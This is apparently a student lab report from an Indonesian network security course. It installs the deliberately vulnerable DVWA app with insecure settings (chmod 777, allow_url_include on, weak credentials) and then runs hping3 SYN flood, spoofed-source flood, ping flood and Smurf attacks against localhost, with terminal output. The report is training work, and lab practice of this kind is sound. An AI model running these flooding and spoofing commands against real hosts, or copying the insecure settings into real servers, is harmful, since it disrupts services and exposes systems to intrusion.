

**TUGAS III**  
**ADVANCED NETWORK SECURITY**



OLEH:

Nama : FIRROFIQIL A'LA KADRAM

Nim : 105841115023

Kelas : 5 JK A

**PROGRAM STUDI INFORMATIKA**  
**FAKULTAS TEKNIK**  
**UNIVERSITAS MUHAMMADIYAH MAKASSAR**  
**2025**

## 1. Instalasi DVWA

### a. Install file

**Download**

While there are various versions of DVWA around, the only supported version is the latest source from the official GitHub repository. You can either clone it from the repo:

```
git clone https://github.com/digininja/DVWA.git
```

Or [download a ZIP of the files.](#)

---

**Installation**

**Automated Installation**

Note, this is not an official DVWA script, it was written by [IamCarron](#). A lot of work went into creating the script and, when it was created, it did not do anything malicious, however it is recommended you review the script before blindly running it on your system, just in case. Please report any bugs to [IamCarron](#), not here.

An automated configuration script for DVWA on Debian-based machines, including Kali, Ubuntu, Kubuntu, Linux Mint, Zorin OS...

Note: This script requires root privileges and is tailored for Debian-based systems. Ensure you are running it as the root user.

**Installation Requirements**

- **Operating System:** Debian-based system (Kali, Ubuntu, Kubuntu, Linux Mint, Zorin OS)
- **Privileges:** Execute as root user


**Installation Steps**

**One-Liner**

This will download an install script written by [@IamCarron](#) and run it automatically. This would not be included here if we did not trust the author and the script as it was when we reviewed it, but there is always the chance of someone

Install file zip pada link github yang diberikan.

### b. Extract file



Proses ekstraksi file arsip DVWA yang telah diunduh. Tindakan ini menguraikan paket data aplikasi ke direktori kerja agar sistem siap dikonfigurasi dan dijalankan oleh web server.

c. Pemindahan direktori

```
└─(root@MSI)-[/home;bravo]
  └─# mv /home;bravo/Documents/DVWA-master /var/www/dvwa
```

Proses *deployment* aplikasi ke direktori web server pada Kali Linux. Folder hasil ekstraksi dipindahkan dari direktori unduhan ke **/var/www/dvwa** menggunakan perintah **mv** dengan akses *root*. Langkah ini sekaligus mengubah nama direktori agar aplikasi dapat dikenali dan dijalankan oleh layanan Apache2.

d. Pemindahan ke Direktori Publik

```
└─(root@MSI)-[/home;bravo/Downloads]
  └─# mv /var/www/dvwa /var/www/html/dvwa
```

Setelah proses ekstraksi file selesai, langkah berikutnya adalah melakukan *deployment* aplikasi ke direktori web server. Proses ini dimulai dengan membuka terminal pada sistem operasi Kali Linux. Menggunakan hak akses *root*, folder hasil ekstraksi dipindahkan ke direktori **/var/www/html/dvwa**. Langkah ini berfungsi untuk menempatkan seluruh paket data aplikasi ke dalam direktori publik (*document root*), sekaligus memastikan nama foldernya adalah **dvwa**. Hal ini dilakukan agar aplikasi dapat dikenali dan dijalankan oleh layanan Apache2 melalui protokol HTTP.

e. Pengaturan Hak Akses (Permissions)

```
└─(root@MSI)-[/home;bravo/Downloads]
  └─# chmod -R 777 /var/www/html/dvwa
```

Penerapan hak akses penuh pada direktori **/var/www/html/dvwa** menggunakan perintah **chmod -R 777**. Konfigurasi ini memberikan izin *read*, *write*, dan *execute* secara rekursif, menjamin web server Apache memiliki otoritas mutlak untuk mengelola file dan konfigurasi aplikasi tanpa kendala perizinan.

f. Akses Direktori Konfigurasi

```
└─(root@MSI)-[/home;bravo/Downloads]
  └─# cd /var/www/html/dvwa/config
```

Navigasi menuju direktori konfigurasi sistem melalui terminal. Perintah **cd /var/www/html/dvwa/config** dijalankan untuk masuk ke lokasi penyimpanan file pengaturan. Langkah ini merupakan prasyarat wajib sebelum

melakukan penyuntingan parameter koneksi database agar aplikasi dapat berjalan dengan benar.

g. Duplikasi File Konfigurasi

```
[root@MSI] [/var/www/html/dvwa/config]
# cp config.inc.php.dist config.inc.php
```

Pembuatan file konfigurasi aktif menggunakan perintah **cp** (*copy*). File template bawaan **config.inc.php.dist** diduplikasi menjadi **config.inc.php** agar dapat dikenali oleh sistem sebagai konfigurasi utama. Metode ini bertujuan menyiapkan file untuk penyuntingan kredensial database, sekaligus mempertahankan file asli sebagai cadangan (*backup*) jika terjadi kesalahan konfigurasi.

h. Verifikasi File Konfigurasi

```
[root@MSI] [/var/www/html/dvwa/config]
# ls dan
config.inc.php config.inc.php.dist
```

Pemeriksaan direktori menggunakan perintah **ls** untuk memastikan file konfigurasi telah terbentuk. Output terminal menampilkan dua file: **config.inc.php** (file aktif) dan **config.inc.php.dist** (cadangan). Keberadaan kedua file ini mengonfirmasi bahwa proses duplikasi berhasil dan sistem siap untuk tahap penyuntingan parameter database.

i. Aktivasi Layanan Database

```
[root@MSI] [/var/www/html/dvwa/config]
# service mysql start
```

Inisialisasi layanan database menggunakan perintah **service mysql start**. Tindakan ini mengaktifkan server MySQL (atau MariaDB) di latar belakang, yang merupakan prasyarat mutlak agar aplikasi DVWA dapat terhubung dan mengelola basis data.

j. Konfigurasi Database MariaDB

```

└─(root@MSI)─[/var/www/html/dvwa/config]
└─# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.8.3-MariaDB-1+b1 from Debian -- Please help get to 10k stars at https://github.com/MariaDB/Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'pass';
Query OK, 0 rows affected (0.005 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'user'@'127.0.0.1';
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> exit;
Bye

└─(root@MSI)─[/var/www/html/dvwa/config]
└─#

```

Copyright (c) 2000, 2018, Oracle, MariaDB Corp and others.  
 Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
 MariaDB [(none)]> CREATE DATABASE dvwa;  
 Query OK, 1 row affected (0.005 sec)  
 MariaDB [(none)]> CREATE USER 'user' IDENTIFIED BY 'pass';  
 Query OK, 0 rows affected (0.022 sec)  
 MariaDB [(none)]> GRANT ALL ON dvwa.\* TO 'user';  
 Query OK, 0 rows affected (0.025 sec)  
 MariaDB [(none)]> FLUSH PRIVILEGES;  
 Query OK, 0 rows affected (0.003 sec)  
 MariaDB [(none)]> EXIT;  
 Bye

Setelah layanan aktif, dilakukan langkah selanjutnya dengan perintah `mysql -u root -p`. Pada konsol, dibuat database bernama **dvwa**, pembuatan user 'user' dan memberikan hak akses penuh (*privileges*) kepada user tersebut.

Eksekusi rangkaian perintah manajemen database secara menyeluruh. Dimulai dengan otentikasi `root` ke dalam konsol MariaDB, dilanjutkan dengan pembuatan database **dvwa** dan inisialisasi pengguna baru (`'user'@'127.0.0.1'`) dengan kata sandi `'pass'`. Hak akses penuh (*privileges*) diberikan kepada pengguna tersebut agar dapat mengelola database aplikasi, sebelum akhirnya sesi ditutup dengan perintah **exit**.

#### k. Pengeditan File Konfigurasi

```

└─(root@MSI)─[/var/www/html/dvwa/config]
└─# mousepad /var/www/html/dvwa/config/config.inc.php

```

Akses file konfigurasi utama menggunakan perintah **mousepad** pada direktori `/var/www/html/dvwa/config/config.inc.php`. Penggunaan editor teks grafis ini bertujuan untuk menyunting parameter koneksi database, memastikan *username* dan *password* dalam skrip sesuai dengan kredensial yang baru saja dibuat di MariaDB.

```
* /var/www/html/dvwa/config/config.inc.php - Mousepad
File Edit Search View Document Help
+ F G x ↻ ⌂ ✎ 🔍 ⌂ ⌂ ⌂
Warning: you are using the root account. You may harm your system.

6
7 # Database management system to use
8 $DBMS = getenv('DBMS') ?: 'MySQL';
9 # $DBMS = 'PGSQL'; // Currently disabled
10
11 # Database variables
12 #   WARNING: The database specified under db_database WILL BE ENTIRELY
#       DELETED during setup.
13 #   Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a
#       dedicated DVWA user.
16 #   See README.md for more information on this.
17 $_DVWA = array();
18 $_DVWA['db_server'] = '127.0.0.1';
19 $_DVWA['db_database'] = 'dvwa';
20 $_DVWA['db_user'] = 'user';
21 $_DVWA['db_password'] = 'pass';
22 $_DVWA['db_port'] = '3306';
23
24 # ReCAPTCHA settings
```

Penyesuaian variabel koneksi di dalam file **config.inc.php**. Parameter **db\_user** diubah menjadi '**user**' dan **db\_password** menjadi '**pass**' untuk menyelaraskan kredensial dengan akun MariaDB yang telah dibuat. Sinkronisasi ini mutlak diperlukan agar aplikasi mendapatkan otoritas akses yang valid untuk mengelola database **dvwa**.

#### 1. Konfigurasi PHP Service

```
[root@MSI] - [/var/www/html/dvwa/config]
# mousepad /etc/php/8.4/apache2/php.ini
```

Akses ke pengaturan global PHP dilakukan menggunakan perintah **mousepad /etc/php/8.4/apache2/php.ini**. Penyuntingan file ini bertujuan untuk memodifikasi konfigurasi inti *server-side scripting* pada Apache, guna mengaktifkan parameter khusus yang dipersyaratkan untuk mendukung fitur-fitur kerentanan pada aplikasi DVWA.

\*/etc/php/8.4/apache2/php.ini - Mousepad

File Edit Search View Document Help

+ □ × ↺ ↻ ⌂ 🔍 ⌂

Warning: you are using the root account. You may harm your system.

```
851 upload_max_filesize = 2M
852
853 ; Maximum number of files that can be uploaded via a single request
854 max_file_uploads = 20
855
856 ;;;;;;;;;;;;;;;
857 ; Fopen wrappers ;
858 ;;;;;;;;;;;;;;;
859
860 ; Whether to allow the treatment of URLs (like http:// or ftp://) as
     files.
861 ; https://php.net/allow-url-fopen
862 allow_url_fopen = On
863
864 ; Whether to allow include/require to open URLs (like https:// or ftp://)
     as files.
865 ; https://php.net/allow-url-include
866 allow_url_include = On|
867
868 ; Define the anonymous ftp password (your email address). PHP's default
     setting
```

Modifikasi parameter krusial di dalam file konfigurasi **php.ini**. Nilai **allow\_url\_include** dan **allow\_url\_fopen** diubah menjadi **On**. Pengaturan ini bertujuan mengaktifkan fitur pengambilan data dari URL eksternal, sebuah prasyarat wajib agar simulasi serangan *File Inclusion* dapat berjalan normal selama praktikum.

#### m. Restart Layanan Apache

```
[root@MSI]~]# service apache2 restart
```

Penerapan konfigurasi baru melalui inisialisasi ulang layanan web server. Perintah **service apache2 restart** dijalankan untuk memuat ulang sistem, memastikan perubahan parameter pada **php.ini** diterapkan sepenuhnya agar fitur aplikasi dapat berjalan optimal.

n. Pemeriksaan Konfigurasi Sistem


The screenshot shows a web browser window for the DVWA (Damn Vulnerable Web Application) setup page at `http://127.0.0.1/dvwa/setup.php`. The page title is "Setup :: Damn Vulnerable". The main content is titled "Database Setup" and includes a note about creating or resetting the database. It features a "Setup Check" section with various configuration items:

- General**: Operating system: \*nix, DVWA version: Unknown.
- reCAPTCHA key**: Missing.
- Apache**: Web Server SERVER\_NAME: 127.0.0.1. mod\_rewrite status: Not Enabled.
- PHP**: PHP version: 8.4.11. PHP function display\_errors: Disabled, display\_startup\_errors: Disabled. PHP function allow\_url\_include: Enabled. PHP function allow\_url\_fopen: Enabled. PHP module gd: Missing - Only an issue if you want to play with captchas. PHP module mysql: Installed. PHP module pdo\_mysql: Installed.
- Database**: Backend database: MySQL/MariaDB. Database username: user, password: \*\*\*\*\*. Database database: dvwa. Database host: 127.0.0.1. Database port: 3306.
- API**: A note states "This section is only important if you want to use the API module." Vendor files installed: Not Installed.

A red status message at the bottom left indicates: "Status in red, indicate there will be an issue when trying to complete some modules." A note at the bottom right suggests setting `allow_url_fopen = On` in the php.ini file if disabled.


Pemeriksaan prasyarat instalasi dilakukan dengan mengakses alamat **127.0.0.1/dvwa/setup.php** melalui peramban web. Halaman *Setup Check* memvalidasi konfigurasi server secara otomatis, memastikan parameter vital seperti izin tulis direktori dan modul PHP (**allow\_url\_include**, **allow\_url\_fopen**) telah berstatus aktif. Indikator visual berwarna hijau mengonfirmasi bahwa lingkungan sistem telah memenuhi syarat untuk melanjutkan proses inisialisasi database.

o. Halaman Login Aplikasi



Penyelesaian proses instalasi dan otentikasi pengguna. Pasca eksekusi tombol '**Create / Reset Database**', sistem secara otomatis mengalihkan antarmuka ke halaman *Login*. Akses masuk ke dalam dasbor utama dilakukan menggunakan kredensial standar (*default*), yaitu *username admin* dan *password password*.

p. Dasbor Utama DVWA



Akses berhasil ke halaman antarmuka utama (*Dashboard*). Tampilan 'Welcome' ini mengonfirmasi bahwa seluruh rangkaian instalasi dan konfigurasi DVWA pada ekosistem Apache dan MariaDB telah rampung. Aplikasi kini dalam status siap operasi untuk pelaksanaan simulasi uji penetrasi keamanan (*penetration testing*) sesuai modul praktikum.

## 2. Penggunaan Hping

a. Pemindaian Port

```
└─(root@MSI)-[/home/bravo]
# nmap -p 1-100 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 02:37 WITA
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000060s latency).
Not shown: 99 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
└─(root@MSI)-[/home/bravo]
#
```

Tahap awal penggunaan Hping dimulai dengan melakukan pemindaian port menggunakan perintah **nmap -p 1-100 127.0.0.1**. Langkah ini bertujuan untuk memastikan target serangan tersedia. Berdasarkan hasil pemindaian, ditemukan bahwa **Port 80 (HTTP)** dalam status *open*, yang mengonfirmasi bahwa web server DVWA aktif dan siap menjadi jalur pengujian simulasi serangan *flooding* menggunakan **hping3**.

#### b. Serangan SYN Flood

implementasi serangan *SYN Flood* menggunakan perintah **hping3 -i u10 127.0.0.1 -p 80 -S**. Terminal menampilkan respons **flags=SA** (*SYN-ACK*) secara masif dari server, mengindikasikan bahwa target sedang dipaksa memproses inisiasi koneksi palsu dengan interval sangat cepat (10 mikrodetik) guna menghabiskan sumber daya sistem.

### c. SYN Flood dengan Spoofing

```
[root@MSI]~[/home;bravo]
# sudo hping3 127.0.0.1 -S --flood -a 192.168.0.100
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
hpingle in flood mode, no replies will be shown
^C
--- 127.0.0.1 hping statistic ---
19724486 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Peningkatan eskalasi serangan menggunakan kombinasi mode Flood dan IP Spoofing. Perintah hping3 dijalankan dengan parameter --flood dan -a 192.168.0.100. Hasil statistik menunjukkan transmisi paket mencapai lebih dari 19 juta unit dalam durasi singkat. Indikator 100% packet loss mengonfirmasi karakteristik serangan satu arah (unidirectional), di mana respons server dialihkan ke alamat palsu guna menyembunyikan identitas penyerang sekaligus membebani sumber daya target secara maksimal.

### d. PING Flood

```
[root@MSI]~[/home;bravo]
# sudo hping3 -1 -i u10 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): icmp mode set, 28 headers + 0 data bytes
len=28 ip=127.0.0.1 ttl=64 id=17403 icmp_seq=1 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17404 icmp_seq=2 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17405 icmp_seq=3 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17406 icmp_seq=4 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17408 icmp_seq=6 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17409 icmp_seq=7 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17500 icmp_seq=8 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17501 icmp_seq=9 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17502 icmp_seq=10 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17503 icmp_seq=11 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17504 icmp_seq=12 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17505 icmp_seq=13 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17506 icmp_seq=14 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17507 icmp_seq=15 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17508 icmp_seq=16 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17509 icmp_seq=17 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17510 icmp_seq=18 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17511 icmp_seq=19 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17512 icmp_seq=20 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17514 icmp_seq=22 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17515 icmp_seq=23 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17516 icmp_seq=24 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17517 icmp_seq=25 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17518 icmp_seq=26 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17519 icmp_seq=27 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17520 icmp_seq=28 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17521 icmp_seq=29 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17522 icmp_seq=30 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17524 icmp_seq=32 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17525 icmp_seq=33 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17526 icmp_seq=34 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17527 icmp_seq=35 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17528 icmp_seq=36 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17529 icmp_seq=37 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17530 icmp_seq=38 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17531 icmp_seq=39 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17532 icmp_seq=40 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17533 icmp_seq=41 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17534 icmp_seq=42 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17535 icmp_seq=43 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17536 icmp_seq=44 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17537 icmp_seq=45 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17538 icmp_seq=46 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17539 icmp_seq=47 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17540 icmp_seq=48 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17541 icmp_seq=49 rtt=0.0 ms
len=28 ip=127.0.0.1 ttl=64 id=17542 icmp_seq=50 rtt=0.0 ms
```

Pengujian ketahanan protokol jaringan melalui serangan *Ping Flood*. Perintah hping3 dijalankan dengan parameter -1 (Mode ICMP) dan interval agresif 10 mikrodetik (-i u10). Output terminal menampilkan respons icmp\_seq yang

berurutan dengan cepat, mengindikasikan bahwa *bandwidth* target sedang dibanjiri oleh paket *Echo Request*, memaksa sistem merespons setiap permintaan hingga mencapai titik saturasi.

e. Serangan Smurf

```
└─(root㉿MSI)-[~/home/bravo]
# sudo hping3 127.0.0.255 -1 --fast -a 127.0.0.1 ~/bravo/Downloads/5JK-A-LM
HPING 127.0.0.255 (lo 127.0.0.255): icmp mode set, 28 headers + 0 data bytes
len=28 ip=127.0.0.255 ttl=64 id=39294 icmp_seq=0 rtt=3.3 ms
len=28 ip=127.0.0.255 ttl=64 id=39314 icmp_seq=1 rtt=7.1 ms
len=28 ip=127.0.0.255 ttl=64 id=39318 icmp_seq=2 rtt=2.9 ms
len=28 ip=127.0.0.255 ttl=64 id=39337 icmp_seq=3 rtt=6.6 ms
len=28 ip=127.0.0.255 ttl=64 id=39357 icmp_seq=4 rtt=2.3 ms
len=28 ip=127.0.0.255 ttl=64 id=39368 icmp_seq=5 rtt=1.7 ms
len=28 ip=127.0.0.255 ttl=64 id=39386 icmp_seq=6 rtt=5.6 ms
len=28 ip=127.0.0.255 ttl=64 id=39392 icmp_seq=7 rtt=5.1 ms
len=28 ip=127.0.0.255 ttl=64 id=39406 icmp_seq=8 rtt=0.8 ms
len=28 ip=127.0.0.255 ttl=64 id=39409 icmp_seq=9 rtt=0.3 ms
len=28 ip=127.0.0.255 ttl=64 id=39431 icmp_seq=10 rtt=4.1 ms
len=28 ip=127.0.0.255 ttl=64 id=39441 icmp_seq=11 rtt=8.1 ms
len=28 ip=127.0.0.255 ttl=64 id=39455 icmp_seq=12 rtt=3.7 ms
len=28 ip=127.0.0.255 ttl=64 id=39471 icmp_seq=13 rtt=7.2 ms
len=28 ip=127.0.0.255 ttl=64 id=39473 icmp_seq=14 rtt=2.7 ms
len=28 ip=127.0.0.255 ttl=64 id=39482 icmp_seq=15 rtt=2.5 ms
len=28 ip=127.0.0.255 ttl=64 id=39497 icmp_seq=16 rtt=6.1 ms
len=28 ip=127.0.0.255 ttl=64 id=39514 icmp_seq=17 rtt=1.7 ms
len=28 ip=127.0.0.255 ttl=64 id=39539 icmp_seq=18 rtt=0.7 ms
len=28 ip=127.0.0.255 ttl=64 id=39557 icmp_seq=19 rtt=4.6 ms
len=28 ip=127.0.0.255 ttl=64 id=39574 icmp_seq=20 rtt=12.2 ms
len=28 ip=127.0.0.255 ttl=64 id=39597 icmp_seq=21 rtt=4.0 ms
len=28 ip=127.0.0.255 ttl=64 id=39611 icmp_seq=22 rtt=7.6 ms
len=28 ip=127.0.0.255 ttl=64 id=39636 icmp_seq=23 rtt=3.4 ms
len=28 ip=127.0.0.255 ttl=64 id=39653 icmp_seq=24 rtt=7.3 ms
len=28 ip=127.0.0.255 ttl=64 id=39657 icmp_seq=25 rtt=2.9 ms
len=28 ip=127.0.0.255 ttl=64 id=39670 icmp_seq=26 rtt=2.5 ms
len=28 ip=127.0.0.255 ttl=64 id=39684 icmp_seq=27 rtt=6.2 ms
len=28 ip=127.0.0.255 ttl=64 id=39685 icmp_seq=28 rtt=6.0 ms
len=28 ip=127.0.0.255 ttl=64 id=39705 icmp_seq=29 rtt=5.6 ms
len=28 ip=127.0.0.255 ttl=64 id=39720 icmp_seq=30 rtt=5.2 ms
